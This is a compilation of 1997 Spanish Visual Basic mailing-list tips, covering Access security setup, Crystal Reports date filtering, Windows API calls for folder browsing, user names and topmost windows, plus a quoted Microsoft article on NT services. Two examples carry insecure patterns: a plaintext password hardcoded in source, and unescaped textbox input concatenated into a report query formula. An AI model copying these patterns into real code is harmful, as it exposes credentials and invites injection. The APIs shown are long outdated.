En la sección options del INI añado esta línea indicando el system.mda que contiene los derechos de acceso.

b) en el código para abrir la base:

```
DBEngine.IniPath = "c:\RUTA\NOMBRE.INI"
(esta línea indica el fichero ini que contiene la línea anterior)

DBEngine.DefaultUser = "MIUSER"
(Nombre de usuario administrador/propietario o cualquier otro, yo utilizo
el que cree en el paso 2).

DBEngine.DefaultPassword = "Kkita"
(Password de usuario)

Set MiDb = Workspaces(0).OpenDatabase(MiBaseDatos)
```

¿Qué os parece?, ¿Cómo se puede mejorar?, ¿Cómo lo estais haciendo?

Claudio Casares
claudio@lobocom.es

Seleccion entre 2 fechas en Crystal R. (Resuelto)

Muchisimas gracias a todos por el interés mostrado. Por fin ya he resuelto el problema y os muestro la solucion dada por Julio Collado, por si le sirviera a alguien que tenga el mismo problema.

---

1) En el reporte tienes una formula que se llama SelecGrupo, esta formula hace referencia a un campo que no existe en la base de datos, elimina esta formula.

2) Selecciona las opciones de menu Database, Set Location y en el cuadro de dialogo selecciona "Same as Report".

3) Selecciona las opciones de menu Database, Verify database
Cada vez que hagas un cambio a una base de datos debes realizar esto para cada uno de tus reportes.

4) Al probar con la frase in date... to date... no me funciona, asi que para no perder tiempo probe con la manera en que yo lo hago y funcionó bien, este es el codigo, los MID$ los pase fuera del selection formula solo por claridad pero igual te sirven si los pusieras en la misma linea del selectionformula

```
Dim FechaInicial
Dim FechaFinal
Dim CodVendedor
Dim FI
Dim FF

FechaInicial = "01/09/1997"
FechaFinal = "31/12/1997"
CodVendedor = Vendedor.Text
FI = Mid$(FechaInicial, 7, 4) + "," + _
       Mid$(FechaInicial, 4, 2) + "," + _
      Mid$(FechaInicial, 1, 2)
FF = Mid$(FechaFinal, 7, 4) + "," + _
       Mid$(FechaFinal, 4, 2) + "," + _
      Mid$(FechaFinal, 1, 2)
cr1.SelectionFormula = "{Pedidos.Vendedor}='" + _
      CodVendedor + "' And {Pedidos.Fecha} >= Date(" + _
       FI + ") And {Pedidos.Fecha} <= Date(" + _
        FF + ")"
   cr1.Action = 1
```

Saludos
Julio Collado
jcollado@sistematica.com.ni
Managua, Nicaragua
America Central

Un saludo.
ramonrubio@telebase.es

Seleccionar un directorio usando el API

Aquí teneis la función BrowseForFolder para VB4 que solicitais.
Está copiada de VBTips & Tricks (PHIL WEBER)
Tal como está el código podeis llamarla, por ejemplo, así:
label1 = BrowseForFolder(Me.hWnd, "")

```
'//Declaraciones:
Private Type BrowseInfo
   hWndOwner As Long
   pIDLRoot As Long
   pszDisplayName As Long
   lpszTitle As Long
   ulFlags As Long
   lpfnCallback As Long
   lParam As Long
   iImage As Long
End Type

Private Const BIF_RETURNONLYFSDIRS = 1
Private Const MAX_PATH = 260

Private Declare Sub CoTaskMemFree Lib "ole32.dll" (ByVal hMem As Long)
Private Declare Function lstrcat Lib "kernel32" Alias "lstrcatA" (ByVal
lpString1 As String, ByVal lpString2 As String) As Long

Private Declare Function SHBrowseForFolder Lib "shell32" (lpbi As
BrowseInfo) As Long
Private Declare Function SHGetPathFromIDList Lib "shell32" (ByVal pidList
As Long, ByVal lpBuffer As String) As Long

'//Función:
Public Function BrowseForFolder(hWndOwner As Long, sPrompt As String) As
String
Dim iNull As Integer
Dim lpIDList As Long
Dim lResult As Long
Dim sPath As String
Dim udtBI As BrowseInfo
   With udtBI
      .hWndOwner = hWndOwner
      .lpszTitle = lstrcat(sPrompt, "")
      .ulFlags = BIF_RETURNONLYFSDIRS
   End With
   lpIDList = SHBrowseForFolder(udtBI)
   If lpIDList Then
      sPath = String$(MAX_PATH, 0)
      lResult = SHGetPathFromIDList(lpIDList, sPath)
      Call CoTaskMemFree(lpIDList)
      iNull = InStr(sPath, vbNullChar)
      If iNull Then
         sPath = Left$(sPath, iNull - 1)
      End If
   End If
   BrowseForFolder = sPath
End Function
```

Saludos desde Santanyí
F. Bonet
Mallorca - España

>2. Visual Basic 5.0 permite realizar servicios de NT ????
> si pero ni miscrosoft lo recomienda
> he akí un artículo que habla del tema
>
> Microsoft Knowledge Base
>
> INFO: Running Visual Basic Applications as Windows NT Services
>
> Last reviewed: June 6, 1997
> Article ID: Q169571 The information in this article applies to:
>
> *Microsoft Visual Basic Learning, Professional, and Enterprise
> Editions for Windows, versions 4.0, 5.0
>
>
>
>
>
>
>
> SUMMARY
>
> Microsoft does not currently recommend running Visual Basic
> applications as Microsoft Windows NT Services because they may exhibit
> unstable behavior when installed and run as Microsoft Windows NT
> Services. Microsoft Visual Basic 4.0 does not support Callbacks and
> neither Microsoft Visual Basic 4.0 or Microsoft Visual Basic 5.0 is
> thread-safe. This behavior is by design. This article includes some
> examples of this unstable behavior, a short explanation of the
> possible causes of the instability, and a possible workaround.
>
>
>
>
>
> MORE INFORMATION
>
>
>
>
>
> Examples of Unstable Behavior
>
>
>
> 1.When a Microsoft Visual Basic application displays a dialog and then
> terminates, the name of the .EXE file will disappear from the Services
> applet dialog but the Visual Basic application dialog may leave behind
> a gray rectangle on the user interface.
>
> 2.When the Microsoft Visual Basic application is launched from a
> service, the .EXE file name will briefly appear in the Services applet
> dialog but the Visual Basic application does not seem to launch.

>
> 3.Microsoft Visual Basic applications which are OLE Servers will
> return read-only properties successfully and when the OLE Server
> terminates, the .EXE file name will disappear from the Services applet
> dialog. Yet, subsequent attempts to instantiate that OLE Server will
> fail with OLE automation errors or the Services process will hang.
>
>
>
>
>
> Why This Unstable Behavior Occurs
>
> A service in Microsoft Windows NT is a program that is written as a
> console application and runs whenever the operating system is running.
> Services are commonly employed to provide facilities like directory
> replication, system activity auditing, process monitoring, or
> communications support.
>
> Services log on to Microsoft Windows NT under the LocalSystem account,
> which is a predefined local account used by system processes.
>
> A service that runs in the context of the LocalSystem account inherits
> these characteristics:
>
> *The service can not open the registry key HKEY_CURRENT_USER. *The
> service can open the registry key HKEY_LOCAL_MACHINE\SECURITY. *The
> service has limited access to network resources such as shares and
> pipes because it has no credentials and must connect using a null
> session. *If the service opens a command window and runs a batch file,
> the user could hit CTRL+C to terminate the batch file and gain access
> to a command window with LocalSystem permissions. *The service can not
> share objects with other applications unless they are opened using a
> DACL that allows a user or group of users access or NULL DACL that
> allows everyone access. Specifying a NULL DACL is not the same as
> specifying NULL ,which means that access is only granted to
> applications with the same security context. *Service programs which
> require anything more than a brief moment to perform necessary
> initialization may be required to create another thread to do the
> common initialization, while the main thread continues with
> processing.
>
>
>
> By convention, Microsoft Windows NT Services are designed to be non-
> interactive. That is, in most cases, they do their work without any
> user interaction. Services are usually configured and controlled with
> an applet installed in the Control Panel. This requires that the
> programmer add code to provide for these additional requirements:
>
> *Report warnings and errors in the system or application logs. You
> typically can't use output to the screen since there may be no user
> logged on. *Control the service through either a separate application
> or a control Panel applet. This involves implementing a communication
> mechanism for your service. *Install and remove the service from the
> system.
>

>
>
> Therefore, to create an interactive Microsoft Windows NT Service
> requires quite a bit more effort than simply writing the program,
> compiling and then installing it as a service.
>
>
>
> Microsoft Visual Basic is designed to produce application programs
> that expect to interact with a user instead of being run from the
> console. One of the most common interactions is the runtime error
> dialog box. Extremely careful programming can trap nearly all runtime
> errors, which may satisfy reliability requirements in most cases.
> However the possibility remains that a Microsoft Visual Basic
> application will eventually post an unhandled error dialog from the
> Services process that will hang the Microsoft Visual Basic
> application.
>
> Therefore, it is not currently recommended that you install a
> Microsoft Visual Basic application as a Microsoft Windows NT Service.
>
>
>
>
>
> Workaround
>
> The Microsoft Technical Article "NT Service: An OLE Control for
> Creating Windows NT Services in Visual Basic" describes an OLE Control
> that enables you to create Visual Basic applications that function as
> Microsoft Windows NT services. With the NTService control, you can
> install a service, log events, and respond to start, stop, pause, and
> continue events.
>
>
>
>
>
> Other Technologies
>
> You can expect difficulties with efforts to employ Microsoft
> technologies such as MAPI, ODBC, DCOM, OLE Automation ,and DAO in a
> Microsoft Windows NT Service written in Microsoft Visual Basic. For
> instance, MAPI contains user interface elements that must be
> anticipated and suppressed, and may require access to parts of the
> registry that are unavailable to a service or require a special
> security context for use.
>
> For this reason, and those already noted, Microsoft advises you to
> avoid using these technologies in a Microsoft Windows NT Service
> written in Microsoft Visual Basic.
>
>
>
>
>
> Microsoft Visual Basic 5.0

>
> While it is possible to write a Microsoft Windows NT service as an
> unattended .EXE in Microsoft Visual Basic 5.0, as the following code
> sample demonstrates, it is still not advisable to implement services
> because Microsoft Visual Basic 5.0 is not thread-safe and the
> possibility still remains that an unexpected dialog may post from
> within the Visual Basic runtime environment.
>
> This example provides for installing and uninstalling itself as a
> service by running the .EXE with a command line parameter as shown
> below:
>
>
>
> MyService.exe install
> MyService.exe uninstall
>
>
>
>
> After installing the service, you will need to configure it using the
> Control Panel Services applet. From the applet you can start, stop and
> pause the service. You can also set it up to start automatically
> during boot up.
>
> Add the following code to a .BAS module:
>
>
>
> Option Explicit
>
> Private Const SERVICE_WIN32_OWN_PROCESS = &H10&
> Private Const SERVICE_WIN32_SHARE_PROCESS = &H20&
> Private Const SERVICE_WIN32 = SERVICE_WIN32_OWN_PROCESS + _
> SERVICE_WIN32_SHARE_PROCESS
>
> Private Const SERVICE_ACCEPT_STOP = &H1
> Private Const SERVICE_ACCEPT_PAUSE_CONTINUE = &H2
> Private Const SERVICE_ACCEPT_SHUTDOWN = &H4
>
> Private Const SC_MANAGER_CONNECT = &H1
> Private Const SC_MANAGER_CREATE_SERVICE = &H2
> Private Const SC_MANAGER_ENUMERATE_SERVICE = &H4
> Private Const SC_MANAGER_LOCK = &H8
> Private Const SC_MANAGER_QUERY_LOCK_STATUS = &H10
> Private Const SC_MANAGER_MODIFY_BOOT_CONFIG = &H20
>
> Public Const STANDARD_RIGHTS_REQUIRED = &HF0000
> Private Const SERVICE_QUERY_CONFIG = &H1
> Private Const SERVICE_CHANGE_CONFIG = &H2
> Private Const SERVICE_QUERY_STATUS = &H4
> Private Const SERVICE_ENUMERATE_DEPENDENTS = &H8
> Private Const SERVICE_START = &H10
> Private Const SERVICE_STOP = &H20
> Private Const SERVICE_PAUSE_CONTINUE = &H40
> Private Const SERVICE_INTERROGATE = &H80
> Private Const SERVICE_USER_DEFINED_CONTROL = &H100

```
> Private Const SERVICE_ALL_ACCESS = (STANDARD_RIGHTS_REQUIRED Or _
> SERVICE_QUERY_CONFIG Or _
> SERVICE_CHANGE_CONFIG Or _
> SERVICE_QUERY_STATUS Or _
> SERVICE_ENUMERATE_DEPENDENTS Or
> _
> SERVICE_START Or _
> SERVICE_STOP Or _
> SERVICE_PAUSE_CONTINUE Or _
> SERVICE_INTERROGATE Or _
> SERVICE_USER_DEFINED_CONTROL)
>
> Private Const SERVICE_DEMAND_START As Long = &H3
>
> Private Const SERVICE_ERROR_NORMAL As Long = &H1
>
> Private Enum SERVICE_CONTROL
> SERVICE_CONTROL_STOP = &H1
> SERVICE_CONTROL_PAUSE = &H2
> SERVICE_CONTROL_CONTINUE = &H3
> SERVICE_CONTROL_INTERROGATE = &H4
> SERVICE_CONTROL_SHUTDOWN = &H5
> End Enum
>
> Private Enum SERVICE_STATE
> SERVICE_STOPPED = &H1
> SERVICE_START_PENDING = &H2
> SERVICE_STOP_PENDING = &H3
> SERVICE_RUNNING = &H4
> SERVICE_CONTINUE_PENDING = &H5
> SERVICE_PAUSE_PENDING = &H6
> SERVICE_PAUSED = &H7
> End Enum
>
> Private Type SERVICE_TABLE_ENTRY
> lpServiceName As String
> lpServiceProc As Long
> lpServiceNameNull As Long
> lpServiceProcNull As Long
> End Type
>
> Private Type SERVICE_STATUS
> dwServiceType As Long
> dwCurrentState As Long
> dwControlsAccepted As Long
> dwWin32ExitCode As Long
> dwServiceSpecificExitCode As Long
> dwCheckPoint As Long
> dwWaitHint As Long
> End Type
>
> Private Declare Function StartServiceCtrlDispatcher _
> Lib "advapi32.dll" Alias "StartServiceCtrlDispatcherA" _
> (lpServiceStartTable As SERVICE_TABLE_ENTRY) As Long
> Private Declare Function RegisterServiceCtrlHandler _
> Lib "advapi32.dll" Alias "RegisterServiceCtrlHandlerA" _
> (ByVal lpServiceName As String, ByVal lpHandlerProc As Long) _
```

```
> As Long
> Private Declare Function SetServiceStatus _
> Lib "advapi32.dll" (ByVal hServiceStatus As Long, _
> lpServiceStatus As SERVICE_STATUS) As Long
> Private Declare Function OpenSCManager _
> Lib "advapi32.dll" Alias "OpenSCManagerA" _
> (ByVal lpMachineName As String, ByVal lpDatabaseName As String,
> _
> ByVal dwDesiredAccess As Long) As Long
> Private Declare Function CreateService _
> Lib "advapi32.dll" Alias "CreateServiceA" _
> (ByVal hSCManager As Long, ByVal lpServiceName As String, _
> ByVal lpDisplayName As String, ByVal dwDesiredAccess As Long, _
> ByVal dwServiceType As Long, ByVal dwStartType As Long, _
> ByVal dwErrorControl As Long, ByVal lpBinaryPathName As String,
> _
> ByVal lpLoadOrderGroup As String, ByVal lpdwTagId As String, _
> ByVal lpDependencies As String, ByVal lp As String, _
> ByVal lpPassword As String) As Long
> Private Declare Function DeleteService _
> Lib "advapi32.dll" (ByVal hService As Long) As Long
> Declare Function CloseServiceHandle _
> Lib "advapi32.dll" (ByVal hSCObject As Long) As Long
> Declare Function OpenService _
> Lib "advapi32.dll" Alias "OpenServiceA" _
> (ByVal hSCManager As Long, ByVal lpServiceName As String, _
> ByVal dwDesiredAccess As Long) As Long
>
> '** Change SERVICE_NAME as needed
> Private Const SERVICE_NAME As String = "MyService"
>
> Private hServiceStatus As Long
> Private ServiceStatus As SERVICE_STATUS
>
> Sub Main()
> Dim hSCManager As Long
> Dim hService As Long
> Dim ServiceTableEntry As SERVICE_TABLE_ENTRY
> Dim b As Boolean
> Dim cmd As String
>
> cmd = Trim(LCase(Command()))
> Select Case cmd
> Case "install" 'Install service on
> machine
> hSCManager = OpenSCManager(vbNullString, vbNullString, _
> SC_MANAGER_CREATE_SERVICE)
> hService = CreateService(hSCManager, SERVICE_NAME, _
> SERVICE_NAME, SERVICE_ALL_ACCESS, _
> SERVICE_WIN32_OWN_PROCESS, _
> SERVICE_DEMAND_START, SERVICE_ERROR_NORMAL, _
> App.Path & "\" & App.EXEName, vbNullString, _
> vbNullString, vbNullString, vbNullString, _
> vbNullString)
> CloseServiceHandle hService
> CloseServiceHandle hSCManager
> Case "uninstall" 'Remove service from
```

```
> machine
> hSCManager = OpenSCManager(vbNullString, vbNullString, _
> SC_MANAGER_CREATE_SERVICE)
> hService = OpenService(hSCManager, SERVICE_NAME, _
> SERVICE_ALL_ACCESS)
> DeleteService hService
> CloseServiceHandle hService
> CloseServiceHandle hSCManager
> Case Else 'Start the
> service
> ServiceTableEntry.lpServiceName = SERVICE_NAME
> ServiceTableEntry.lpServiceProc = _
> FncPtr(AddressOf
> ServiceMain)
> b = StartServiceCtrlDispatcher(ServiceTableEntry)
> End Select
> End Sub
>
> Sub ServiceMain(ByVal dwArgc As Long, ByVal lpszArgv As Long)
> Dim b As Boolean
>
> 'Set initial state
> ServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS
> ServiceStatus.dwCurrentState = SERVICE_START_PENDING
> ServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP _
> Or SERVICE_ACCEPT_PAUSE_CONTINUE
> _
> Or SERVICE_ACCEPT_SHUTDOWN
> ServiceStatus.dwWin32ExitCode = 0
> ServiceStatus.dwServiceSpecificExitCode = 0
> ServiceStatus.dwCheckPoint = 0
> ServiceStatus.dwWaitHint = 0
>
> hServiceStatus = RegisterServiceCtrlHandler(SERVICE_NAME, _
> AddressOf Handler)
> ServiceStatus.dwCurrentState = SERVICE_START_PENDING
> b = SetServiceStatus(hServiceStatus, ServiceStatus)
>
> '** Do Initialization Here
>
> ServiceStatus.dwCurrentState = SERVICE_RUNNING
> b = SetServiceStatus(hServiceStatus, ServiceStatus)
>
> '** Perform tasks -- if none exit
>
> ''** If an error occurs, the following should be used for
> shutting
> ''** down:
> '' SetServerStatus SERVICE_STOP_PENDING
> '' Clean up
> '' SetServerStatus SERVICE_STOPPED
> End Sub
>
> Sub Handler(ByVal fdwControl As Long)
> Dim b As Boolean
>
> Select Case fdwControl
```

```
> Case SERVICE_CONTROL_PAUSE
> '** Do whatever it takes to pause here.
> ServiceStatus.dwCurrentState = SERVICE_PAUSED
> Case SERVICE_CONTROL_CONTINUE
> '** Do whatever it takes to continue here.
> ServiceStatus.dwCurrentState = SERVICE_RUNNING
> Case SERVICE_CONTROL_STOP
> ServiceStatus.dwWin32ExitCode = 0
> ServiceStatus.dwCurrentState = SERVICE_STOP_PENDING
> ServiceStatus.dwCheckPoint = 0
> ServiceStatus.dwWaitHint = 0 'Might want a time
> estimate
> b = SetServiceStatus(hServiceStatus, ServiceStatus)
> '** Do whatever it takes to stop here.
> ServiceStatus.dwCurrentState = SERVICE_STOPPED
> Case SERVICE_CONTROL_INTERROGATE
> 'Fall through to send current status.
> Case Else
> End Select
> 'Send current status.
> b = SetServiceStatus(hServiceStatus, ServiceStatus)
> End Sub
>
> Function FncPtr(ByVal fnp As Long) As Long
> FncPtr = fnp
> End Function
>
>
>
>
>
>
> REFERENCES
>
> For more information, please see the following directory on MSDN:
>
>
>
> \Platform SDK\Windows Base Services\Executables\Services
>
>
>
>
> For more detailed information on "Using MAPI from a Windows NT
> Service," please refer to:
>
>
>
> http://www.microsoft.com/win32dev/mapi/mapiserv.htm
>
>
>
>
> For additional information, please see the following article in the
> Microsoft Knowledge Base:
>
>
```

> ARTICLE-ID: Q137890
> TITLE : How to Create A User-Defined Service
>
>
>
>
>
>
>
>
>
>
>
>
> Did this information help answer your question?
>
> Yes No It didn't apply
>
>
>
> ---
> --
>
>
> Keywords : vb4win vb5all VBKBEnv VBKBProgramming kbinfo
> Version : 4.0 5.0
> Platform : WINDOWS
>
>
> THE INFORMATION PROVIDED IN THE MICROSOFT KNOWLEDGE BASE IS PROVIDED
> "AS IS" WITHOUT WARRANTY OF ANY KIND. MICROSOFT DISCLAIMS ALL
> WARRANTIES, EITHER EXPRESS OR IMPLIED, INCLUDING THE WARRANTIES OF
> MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. IN NO EVENT
> SHALL MICROSOFT CORPORATION OR ITS SUPPLIERS BE LIABLE FOR ANY DAMAGES
> WHATSOEVER INCLUDING DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL, LOSS
> OF BUSINESS PROFITS OR SPECIAL DAMAGES, EVEN IF MICROSOFT CORPORATION
> OR ITS SUPPLIERS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.
> SOME STATES DO NOT ALLOW THE EXCLUSION OR LIMITATION OF LIABILITY FOR
> CONSEQUENTIAL OR INCIDENTAL DAMAGES SO THE FOREGOING LIMITATION MAY
> NOT APPLY.
>
> Last reviewed: June 6, 1997
> ©1997 Microsoft Corporation. All rights reserved. Legal Notices.
>
>
>
>

Sobreescritura en TextBox

Me ha gustado la idea de ampliar la funcionalidad de TextBox.
Funciona muy bien el ejemplo de José Rubí y se puede ampliar haciendo que cambie el aspecto del cursor con 2 funciones de la API. El módulo BAS ahora quedaría ahora así:

```
Option Explicit
Declare Function CreateCaret Lib "user32" (ByVal hWnd As Long, ByVal hBitmap
As Long, ByVal nAncho As Long, ByVal nAlto As Long) As Long
Declare Function ShowCaret Lib "user32" (ByVal hWnd As Long) As Long
Global gInsert As Integer

Sub ControlaInsert(texto As Control, tecla As Integer, Shift As Integer,
insertar As Integer)
If Shift > -1 Then 'evento keydown
    If tecla = 45 Then insertar = Not insertar 'tecla insert
    If insertar Then
      CreateCaret texto.hWnd, 0, 1, 20 'Cursor estrecho para insertar
    Else
      CreateCaret texto.hWnd, 0, 6, 20 'Cursor más ancho para sobreescribir
    End If
     ShowCaret texto.hWnd 'Muestra el cursor
    Exit Sub
End If
If insertar Or texto.SelLength > 0 Then Exit Sub 'emplear el comportamiento
por defecto

texto.SelLength = 1 'marco el siguiente caracter al cursor
texto.SelText = Chr$(tecla) 'lo sustituyo por el que teclean
texto.SelLength = 0 'no selecciono ningun caracter
tecla = 0 'como procese la tecla la quito para que no se escriba de nuevo
End Sub
```

Por supuesto se puede mejorar. Uno de los problemas es que en una fuente proporcional, al pasar por una M el cursor de sobreescribir debería ser más ancho que al pasar por una I.

Saludos Gusti (Augusto Cervera) gusti@redestb.es

-----Original Message-----
De: José Rubí de la Vega <jrubi@arrakis.es>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: lunes 13 de octubre de 1997 10:29
Asunto: Re: (VB-ESP) Sobreescritura en TextBox

>Habitualmente, existe un modo de edicion de texto que se activa/desactiva
>usando la tecla "Insert" y sirve para que cuando escribamos, se inserten
>caracteres, o bien se sobreescriban. Pues bien, parece ser que por defecto
>queda deshabilitado su uso cuando escribimos en un "TextBox". Por tanto, mi
>pregunta es ¿existe alguna forma de habilitar esta caracteristica cuando
se
>escribe en un "TextBox"?

He puesto en mis páginas una rutina que permite sobreescrinir en un textbox.
La acabo de hacer al ver tu pregunta por lo que supongo que será mejorable pero creo que podrá servirte de punto de partida (la he probado y creo que funciona bien).

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Terminar una aplicación

Mira esta funcion del API, es sencilla. Manda un mensaje a la aplicacion
para que cirre todas las ventanas hijas, vacie los buferes, etc... y cierra
la aplicacion.

```
#if WIN32 Then
Public Declare Function DestroyWindow& Lib "user32" (ByVal hwnd As Long)
#else
Public Declare Function DestroyWindow% Lib "user" (ByVal hWnd As Integer)
#endif 'WIN32
```

Aunque, ya te han dado un par de soluciones por aqui, pero como pedias
API...

Chao

Manuel Cano
malvira@pt.lu
Spanish people from Luxembourg (Europe)

De: Juan Carlos Pagola <jucarisd@redestb.es>

¿Sabe alguien si existe alguna función API con la que pueda terminar la
ejecución de otro programa?

Uso de consultas con parámetros

>
> Hola Lista,
>
> Tengo una molestisima duda, haber si alguien me puede ayudar. Tengo que
> hacer una consulta, se puede decir que bastante completa, he probado de mil
> maneras pero siempre me salta un error de sintaxis, salvo cuando corro la
> misma consulta en el Access. El el manual de VB4 logré localizar algo de
> parametros pero no logro comprender como se usa, alguien me podría ayudar y
> mandarme algun código de consulta sencilla usando parameters.
>
> Feliz Navidad y Año Nuevo
> Saludos
> pancho,

Una consulta sólo tiene dos propiedades asignables: nombre y SQL. Si quieres crear el
código para crear la consulta desde VB, selecciona en Access la vista SQL y copia el texto
en el portapapeles, y luego lo pegas en el código.

```
Dim Qu as QueryDef
Set Qu=BD.CreateQueryDef("Nombre",SentenciaSQL)
```

y ya está creada.

Para llamar desde VB a la consulta con parámetros que ya tienes creada en Access:

```
Dim Qu as QueryDef
Set Qu=BD.QueryDefs("MiQueryconparametros")
Qu("Parametro1")=ValorParametro1
Qu("Parametro2")=ValorParametro2
...
```

Y luego lo ejecutas o asignas el resultado a un recordset, dependiento del tipo de consulta que sea.

Usuario de red *(2 mensajes)*


He encontrado esto que quizas pueda ayudaros.

It can be useful to obtain the login name of the user currently logged in
to the Windows for Workgroups system. This code should help a little:

```
Declare Function WNetGetUser Lib "wfwnet.drv" (ByVal szUser As String,
nBufferSize As Integer) As Integer

Declare Function MNetNetworkEnum Lib "wfwnet.drv" (lphNetwork As Integer)
As Integer

Declare Function MNetSetNextTarget Lib "wfwnet.drv" (ByVal hNetwork As
Integer) As Integer

Sub Form_Load ()
    Dim User As String
    If Not MultiNetGetUser(User) Then
       Label1.Caption = "Not logged on."
    Else
       Label1.Caption = "Logged on as " + User
    End If
End Sub

Function MultiNetGetUser (UserName$) As Integer
' The following function determines the logged-in user in Windows for
' Workgroups:
   Dim hNetDrv As Integer
   Dim wRetEnum As Integer, ret As Integer
   Dim wRetGetUser As Integer
   Dim cb As Integer
   Dim Found As Integer

   Found = False
   ' Grab the 1st network:
   hNetDrv = 0
   wRetEnum = MNetNetworkEnum(hNetDrv)
   ' Loop while there are installed networks:
   While (wRetEnum = 0) And Not Found
      User$ = Space$(255)
      cb = Len(User$)
      ' Make sure correct network is accessed in next WNetGetUser call:
      ret = MNetSetNextTarget(hNetDrv)
      ' Get the user:
      wRetGetUser = WNetGetUser(User$, cb)
      ' Check for success:
      If wRetGetUser = 0 Then
         ' Just grab the relevant characters:
         UserName$ = Left$(User$, cb - 1)
         Found = True
      End If
      ' Get the next network:
       wRetEnum = MNetNetworkEnum(hNetDrv)
   Wend
```

```
   MultiNetGetUser = Found
End Function
```

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi



Hola amigos,

Leo, prueba con esto ... a mi me funciona muy bien con Win95 y NT4

Debes poner la declaración en un módulo.

```
------------------------------
Private Declare Function GetUserName Lib "advapi32.dll" Alias _
  "GetUserNameA" (ByVal lpBuffer As String, nSize As Long) As Long

Function GetMyUserName()
  Dim sName As String
  Dim lNameLen As Long
  Dim lReturn As Long
  lNameLen = 255
  sName = Space(256)
  lReturn = GetUserName(sName, lNameLen)
  If sName = "" Then
    GetMyUserName = "(Desconocido)"
  Else
    GetMyUserName = Left(sName, InStr(sName, Chr(0)) - 1)
  End If
End Function
--------------
```

Saludos a todos,

Alberto.

```
----------
> From: Leonardo Schurjin <Schurjin@Iname.com>
> To: vb-esp@ccc.uba.ar
> Subject: (VB-ESP) Sobre UserID..
> Date: Friday, August 22, 1997 6:40 PM
>
> Hola todo el mundo.
>
> Espero que esten bien. Yo ando aqui, molestandolos nuevamente.
>
> Necesito obtener el nombre del usuario del login de windows, ya sea en
> su version win 3.1,3.11 y win 95.
>
```

> Agradeceria una respuesta de como se hace, o de algun link a lagun
> ejemplo en la web.
>
> Muchos saludos
>
> Leo.

Para mayor información sobre vbscript, te recomiendo visitar:
http://teco150pc.teco.uni-karlsruhe.de/INetSDK/vbstutor.htm

Y tambien el site de microsoft, obviamente...
http://www.microsoft.com/vbscript

-----Original Message-----
From: yoly@rionet.rionegro.com.ar <yoly@rionet.rionegro.com.ar>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: Miércoles 17 de Septiembre de 1997 19:08
Subject: (VB-ESP) VBSCRIPS

Encontre en alguna que otra pagina html, que llaman al lenguaje VBSCRIPS, como evidentemente son funciones de visual basic, quisiera saber hasta donde se puede llegar con esto en las paginas.

eiware@bigfoot.com
http://visitedweb.com/eiware

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ventana siempre visible

Hola:

Para hacer ventanas siempre visible:

Se usará SetWindowPos

```
'Declaración para usar ventanas siempre visibles

'Versión para 16 bits
Declare Function SetWindowPos Lib "User" (ByVal hWnd As Integer, ByVal
hWndInsertAfter As Integer, ByVal X As Integer, ByVal Y As Integer, ByVal cx As
Integer, ByVal cy As Integer, ByVal wFlags As Integer) As Integer

'Versión para 32 bits
Declare Function SetWindowPos Lib "User32" Alias "SetWindowPos" (ByVal hwnd As
Long, ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As
Long, ByVal cy As Long, ByVal wFlags As Long) As Long


' SetWindowPos Flags
Public Const SWP_NOSIZE = &H1
Public Const SWP_NOMOVE = &H2
'Public Const SWP_NOZORDER = &H4
'Public Const SWP_NOREDRAW = &H8
Public Const SWP_NOACTIVATE = &H10
'Public Const SWP_DRAWFRAME = &H20
Public Const SWP_SHOWWINDOW = &H40
'Public Const SWP_HIDEWINDOW = &H80
'Public Const SWP_NOCOPYBITS = &H100
'Public Const SWP_NOREPOSITION = &H200
Public Const SWP_FLAGS = SWP_NOMOVE Or SWP_NOSIZE Or SWP_SHOWWINDOW Or
SWP_NOACTIVATE
Public Const HWND_NOTOPMOST = -2


'Código para poner en Form_Load

'De esta forma no es necesario usar una variable para asignar el valor devuelto:
If SetWindowPos(hWnd, -1, 0, 0, 0, 0, SWP_FLAGS) Then
End if
```

Después de dejar una ventana siempre visible puede que quieras dejarla como estaba. Para ello debes de usar este código:

```
SetWindowPos hwnd, HWND_NOTOPMOST, 0, 0, 0, 0, SWP_NOMOVE Or SWP_NOSIZE
```


Saludos
Sergio
scardenas@bigfoot.com

"I'm not afraid of your love,
why can't you see I've had my share of that"
(Love thing - Spice Girls)
+-+-+-+-+-+-+-+-+-+-+-+-+
[PGP public key in]
http://spiceg.home.ml.org/pgp.htm

-----Mensaje original-----
De: jimerino@arrakis.es [SMTP:jimerino@arrakis.es]
Enviado el: miércoles 12 de noviembre de 1997 11:38
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Ventanita siempre visible

Hola a todos:

¿Alguien sabe cómo hacer que una ventanita esté siempre visible mientras se trabaja con otra ventana?

He probado con la propiedad ZOrder del formulario, pero nada, siempre me activa la ventana y el resto de ventanas, están desactivadas.

Lo que quiero hacer el algo parecido al asistente del Office 97. Una ventana visible siempre aunque se esté trabajando con otra.

Por cierto, he perdido la información del disco duro en un accidente que todavía no me explico cómo ha podido ser O:-) (y luego dicen que las particiones NTFS son seguras...). Tenía guardados todos los mensajes de esta lista que me parecían interesantes, pero ya no están. (Los suspiros son aire y van al aire, las lágrimas son agua y van al mar, y los datos del disco duro cuando se pierden ¿sabes tú donde van?). Bueno, la cosa es que hay listas que tienen un historial de mensajes y se guardan en un ordenador pudiendo ser solicitados. ¿Hay algo de esto en esta lista? ¿Cómo se usa?

A cuento de esto, ¿cuál es el host de esta lista?. Así podré con el comando HELP pedirle ayuda y tener de nuevo la lista de comando.

Gracias a todos, y un saludo.

José Ignacio Merino Martín
jimerino@arrakis.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Visual Basic 6 Black Book
(Publisher: The Coriolis Group)
